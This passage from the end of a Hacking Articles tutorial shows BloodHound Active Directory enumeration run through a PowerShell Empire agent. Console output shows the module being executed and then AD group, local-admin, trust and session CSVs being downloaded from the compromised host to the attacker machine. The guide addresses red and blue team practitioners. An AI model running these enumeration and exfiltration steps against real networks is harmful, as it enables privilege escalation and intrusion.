
```
usemodule situtationa_awareness/network/bloodhound
execute
```



```
(Empire: 9TU4251Z) > usemodule situational_awareness/network/bloodhound
(Empire: powershell/situational_awareness/network/bloodhound) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 9TU4251Z to run TASK_CMD_JOB
[*] Agent 9TU4251Z tasked with task ID 1
[*] Tasked agent 9TU4251Z to run module powershell/situational_awareness/network/bloodhound
(Empire: powershell/situational_awareness/network/bloodhound) >
Job started: XR7WYC

Writing output to CSVs in: C:\Users\Administrator\Desktop\
Done writing output to CSVs in: C:\Users\Administrator\Desktop\



Invoke-BloodHound completed!
```

An attacker can use the download command on PowerShell Empire to transfer the csv files to the host machine i.e., Kali Linux. We can use the multiple csv files in a similar way that we used the json files earlier to plot graphs and enumerate an Active Directory.

```
ls
download group_memberships.csv
download local_admins.csv
download trusts.csv
download user_sessions.csv
```



```
(Empire: 9TU4251Z) > ls
[*] Tasked 9TU4251Z to run TASK_SHELL
[*] Agent 9TU4251Z tasked with task ID 7
(Empire: 9TU4251Z) >
Mode    Owner                  LastWriteTime          length Name
────    ─────                  ─────────────          ────── ────
d─────  BUILTIN\Administrators 4/12/2021 1:34:44 PM          Data
-a-hs-  BUILTIN\Administrators 6/29/2020 9:40:39 AM   282    desktop.ini
-a────  BUILTIN\Administrators 4/7/2021 5:46:24 AM    1142   Flameshot.lnk
-a────  BUILTIN\Administrators 4/12/2021 1:29:23 PM   3204   group_memberships.csv
-a────  BUILTIN\Administrators 4/12/2021 1:29:24 PM   218    local_admins.csv
-a────  BUILTIN\Administrators 4/10/2021 10:57:33 AM 3233    powerview.txt
-a────  BUILTIN\Administrators 4/12/2021 1:29:23 PM   73     trusts.csv
-a────  BUILTIN\Administrators 4/12/2021 1:29:23 PM   36     user_sessions.csv

(Empire: 9TU4251Z) > download group_memberships.csv
[*] Tasked 9TU4251Z to run TASK_DOWNLOAD
[*] Agent 9TU4251Z tasked with task ID 8
[*] Tasked agent to download group_memberships.csv
(Empire: 9TU4251Z) > [+] Part of file group_memberships.csv from 9TU4251Z saved [100.

[*] File download of C:\Users\Administrator\Desktop\group_memberships.csv completed

(Empire: 9TU4251Z) > download local_admins.csv
[*] Tasked 9TU4251Z to run TASK_DOWNLOAD
[*] Agent 9TU4251Z tasked with task ID 9
[*] Tasked agent to download local_admins.csv
(Empire: 9TU4251Z) > [+] Part of file local_admins.csv from 9TU4251Z saved [100.0%] to

[*] File download of C:\Users\Administrator\Desktop\local_admins.csv completed

(Empire: 9TU4251Z) > download trusts.csv
[*] Tasked 9TU4251Z to run TASK_DOWNLOAD
[*] Agent 9TU4251Z tasked with task ID 10
[*] Tasked agent to download trusts.csv
(Empire: 9TU4251Z) > [+] Part of file trusts.csv from 9TU4251Z saved [100.0%] to /var/

[*] File download of C:\Users\Administrator\Desktop\trusts.csv completed

(Empire: 9TU4251Z) > download user_sessions.csv
[*] Tasked 9TU4251Z to run TASK_DOWNLOAD
[*] Agent 9TU4251Z tasked with task ID 11
[*] Tasked agent to download user_sessions.csv
(Empire: 9TU4251Z) > [+] Part of file user_sessions.csv from 9TU4251Z saved [100.0%]

[*] File download of C:\Users\Administrator\Desktop\user_sessions.csv completed
```

Conclusion

This guide was created by us so that Security Professionals irrespective of the Red Team or Blue Team can deploy, configure and use BloodHound to Enumerate on Active Directory Deployments. It is a very useful tool that can be used to understand the mechanics of an Active Directory Network and then use that information to elevate the privileges or exploit the network.

Author: Geet Madan is a Certified Ethical Hacker, Researcher and Technical Writer at Hacking Articles on Information Security**.** Contact **here**